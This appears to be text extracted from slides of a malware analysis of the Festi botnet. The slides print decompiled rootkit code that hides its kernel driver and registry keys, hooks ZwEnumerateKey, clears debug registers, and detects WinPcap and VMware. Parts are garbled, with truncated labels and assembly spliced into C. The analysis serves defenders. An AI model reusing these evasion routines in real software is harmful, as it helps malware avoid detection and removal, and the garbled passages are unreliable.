
```
i+=1
```

```
ix+=1
```


```
else:
```

```
print "Section .cdata too short"
```

Festi: Entry Point Call Graph



Festi: Architecture



Festi: Self-Defense




Festi: Self-Defense Features

- **The bot implements rootkit functionality:**
 - ✓ hides its kernel-mode driver
 - ✓ hides its kernel-mode driver registry key
 - ✓ conceals its network communication
- **The bot protects its kernel-mode driver and corresponding registry entry from removal**
- **The bot detects VMWare virtual environment and debuggers**

Festi: Protecting Kernel-Mode Driver

➤ Hooking `\Systemroot`



➤ Monitoring `IRP_MJ_DIRECTORY_CONTROL` request.

Festi: Protecting Kernel-Mode Driver

```
RtlInitUnicodeString(&DestinationString, L"\\SystemRoot");
ObjectAttributes.Length = 24;
ObjectAttributes.RootDirectory = 0;
ObjectAttributes.Attributes = 64;
ObjectAttributes.ObjectName = &DestinationString;
ObjectAttributes.SecurityDescriptor = 0;
ObjectAttributes.SecurityQualityOfService = 0;
v2 = IoCreateFile(&hSystemRoot, 0x80000000u, &ObjectAttributes, &IoStatusBlock, 0, 0, 3u, 1u, 1u, 0, 0, 0, 0, 0x100u);
if ( v2 < 0 )
    return v2;
Status = ObReferenceObjectByHandle(hSystemRoot, 1u, 0, 0, &pSystemRootFileObj, 0);
if ( Status >= 0 )
{
    DevObj = IoGetRelatedDeviceObject(pSystemRootFileObj);
    v5 = DevObj;
    TargetDevice = DevObj;
    if ( !DevObj )
        return STATUS_UNSUCCESSFUL;
    ObfReferenceObject(DevObj);
    Status = IoCreateDevice(DriverObject, 0xCu, 0, v5->DeviceType, v5->Characteristics, 0, &DeviceObject);
    if ( Status >= 0 )
    {
        DeviceObject->Flags &= 0xFFFFF7Fu;
        DeviceObject->Flags |= v5->Flags & 0x2014;
        *ppDevExt = DeviceObject->DeviceExtension;
        memset(*ppDevExt, 0, 0xCu);
        (*ppDevExt)->TargetDevice = DeviceObject;
        (*ppDevExt)->AttachedTo = IoAttachDeviceToDeviceStack(DeviceObject, TargetDevice);
        if ( !(*ppDevExt)->AttachedTo )
        {
            (*ppDevExt)->TargetDevice = 0;
            IoDeleteDevice(DeviceObject);
            *ppDevExt = 0;
            return STATUS_UNSUCCESSFUL;
        }
        Status = 0;
    }
}
return Status;
```


Festi: Protecting Kernel-Mode Driver

➤ Hooking `\Systemroot`

```
bDirControl = v5->MajorFunction == IRP_MJ_DIRECTORY_CONTROL && DevExt->bHooked == 1;
bDirectoryCtrl = bDirControl;
if ( bDirectoryCtrl )
{
    pProcess = IoGetCurrentProcess();
    NextStack = (_Irp->Tail.Overlay.PacketType - 36);
    memcpy(NextStack, _Irp->Tail.Apc.NormalContext, 0x1Cu);
    NextStack->Control = 0;
    CurrentStack = Irp->Tail.Overlay.CurrentStackLocation;
    --CurrentStack;
    CurrentStack->CompletionRoutine = HookCompletionRoutine;
    CurrentStack->Context = pProcess;
}
else
{
    ++_Irp->CurrentLocation;
    _Irp->Tail.Overlay.PacketType += 36;
}
return IoCallDriver(DevExt->AttachedTo, _Irp);
```

Festi: Protecting Registry

➤ Splicing *ZwEnumerateKey* system routine

```
char __cdecl Hook_ZwEnumerateKey()
{
    char Status; // al@1

    Status = EnablePatching();
    if ( Status )
    {
        HookRoutine(*ZwEnumerateKey, NewZwEnumerateKey, &OldZwEnumerateKey);
        Status = DisablePatching();
    }
    return Status;
}
```

➤ Registering for receiving Shutdown notifications to restore the registry.

```
DeviceObject = v2;
Status = IoCreateDevice(DriverObject, 0xCu, 0, 0x12u, 0, 1u, &DeviceObject);
if ( Status >= 0 )
{
    *DevExt = DeviceObject->DeviceExtension;
    memset(*DevExt, 0, 0xCu);
    (*DevExt)->TargetDevice = DeviceObject;
    (*DevExt)->DevType = 3;
    result = IoRegisterShutdownNotification(DeviceObject);
}
```

Festi: Anti-Debugging & VM

- **Detecting & counteracting system debuggers:**
 - ✓ *KdDebuggerEnabled*
 - ✓ overwriting debugging registers dr0-dr3
- **Detecting WinPcap:**
 - ✓ looking for driver *npf.sys* (network packet filter)
- **Detecting VMWare virtual environment:**
 - ✓ using documented feature “*get version*”

Festi: Anti-Debugging & VM

➤ Detecti

✓ *KdDe*

✓ overw

```
char __cdecl CheckDebugger()  
{  
    return KdDebuggerEnabled && *KdDebuggerEnabled;  
}
```

➤ Detectin

✓ looking

```
char __thiscall ProtoHandler_1(STRUCT_4_4 *this, PKEVENT a1)  
{  
    __writedr(0, 0);  
    __writedr(1u, 0);  
    __writedr(2u, 0);  
    __writedr(3u, 0);  
    return _ProtoHandler(&this->struct43, a1);  
}
```

➤ Detectin

✓ using documented feature “*get version*”

Festi: Anti-Debugging & VM

Detect:

```
char __cdecl Detect_WinPcap()
{
    RtlInitUnicodeString(&DestinationString, L"\\Driver\\npf");
    if ( ObReferenceObjectByName(&DestinationString, 64, 0, 2032127, IoDriverObjectType, 0, 0, &Object) )
    {
        result = 0;
    }
    else
    {
        v0 = ObfDereferenceObject(Object) << 8;
        result = 1;
    }
    return result;
}
```

Detectin

```
return _ProtoHandler(&this->struct43, a1);
}
```

✓ using documented feature “*get version*”

Festi: Anti-Debugging & VM

Detect:


```
char __cdecl Detect_WinPcap()
{
    RtlInitUnicodeString(&
    if ( ObReferenceObject      mov     eax, 'VMXh'      ; 32127, IoDriverObjectType, 0, 0, &Object) )
    {
        result = 0;             push     0
    }                             pop      ebx
    else                         mov     ecx, 0Ah
    {                             mov     edx, 'UX'
        v0 = ObfDereference0     in      eax, dx
        result = 1;              cmp     ebx, 'VMXh'
    }
    return result;
}
```

Detectin

```
return _ProtoHandler(&this->struct43, a1);
}
```

- ✓ using documented feature “*get version*”


Festi: Network Communication



